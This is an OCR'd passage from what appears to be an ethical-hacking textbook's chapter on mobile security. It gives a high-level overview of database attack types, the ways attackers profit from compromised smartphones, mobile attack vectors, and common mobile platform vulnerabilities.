
  Database-based vulnerabilities and attacks are of the following types:

  - **SQL injection**: SQL injection is a technique used to take advantage of nonvalidated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. It is a basic attack used to gain unauthorized access to a database or to retrieve information directly from the database.

  - **Privilege Escalation**: This occurs when an attack leverages some exploit to gain high-level access, resulting in the theft of sensitive data stored in the database.

  - **Data Dumping**: An attacker causes the database to dump some or all of its data, thereby uncovering sensitive records.

  - **OS Command Execution**: An attacker injects OS-level commands into a query, causing certain database systems to execute these commands on the server. Thus, the attacker can gain unrestricted/root-level system access.



How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Surveillance
- Audio
- Camera
- Call logs
- Location
- SMS messages

Financial
- Sending premium rate SMS messages
- Stealing Transaction Authentication Numbers (TANs)
- Extortion via ransomware
- Fake antivirus
- Making expensive calls

Data Theft
- Account details
- Contacts
- Call logs
- Phone number
- Stealing data via app vulnerabilities
- Stealing International Mobile Equipment Identity Number (IMEI)

Botnet Activity
- Launching DDoS attacks
- Click fraud
- Sending premium rate SMS messages

Impersonation
- SMS redirection
- Sending email messages
- Posting to social media

3,464,756 Malicious installation packages

17,372 Mobile ransomware Trojans

97,661 Mobile banking Trojans

https://www.sophos.com

https://securelist.com

How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Source: *https://www.sophos.com*, *https://securelist.com*


At present, images, contact lists, banking apps, social media apps, email accounts, financial information, business information, and so on reside on our smartphone devices. Thus, smartphones are a treasure trove of information for potential exploitation by attackers. Android devices are particularly likely to be hacked, as they account for the majority of the mobile market share.

Upon compromising a smartphone, an attacker can spy on user activities, misuse the sensitive information stolen, impersonate the user by posting on his/her social media accounts, or enlist the device in a botnet (a network of many hacked smartphones).

After successfully compromising the mobile device, hackers can exploit the following:

Surveillance	**Financial**	**Data Theft**	**Botnet Activity**	**Impersonation**
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Table 17.1: List of information that hackers can exploit



Mobile Attack Vectors and Mobile Platform Vulnerabilities

Mobile Attack Vectors

Malware
- Virus and rootkit
- Application modification
- OS modification

Data Exfiltration
- Extracted from data streams and email
- Print screen and screen scraping
- Copy to USB key and loss of backup

Data Tampering
- Modification by another application
- Undetected tamper attempts
- Jailbroken device

Data Loss
- Application vulnerabilities
- Unapproved physical access
- Loss of device

Mobile Platform Vulnerabilities and Risks

01 Malicious Apps in Stores
02 Mobile Malware
03 App Sandboxing Vulnerabilities
04 Weak Device and App Encryption
05 OS and App Update Issues
06 Jailbreaking and Rooting
07 Mobile Application Vulnerabilities
08 Privacy Issues (Geolocation)
09 Weak Data Security
10 Excessive Permissions
11 Weak Communication Security
12 Physical Attacks

Mobile Attack Vectors and Mobile Platform Vulnerabilities

- **Mobile Attack Vectors**

  Mobile devices have attracted the attention of attackers owing to their widespread use. Such devices access many of the resources that traditional computers use. Moreover, these devices have some unique features that have led to the emergence of new attack vectors and protocols. Such vectors make mobile phone platforms susceptible to malicious attacks both from the network and upon physical compromise. Given below are some of the attack vectors that allow an attacker to exploit vulnerabilities in mobile OS, device firmware, or mobile apps.

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device

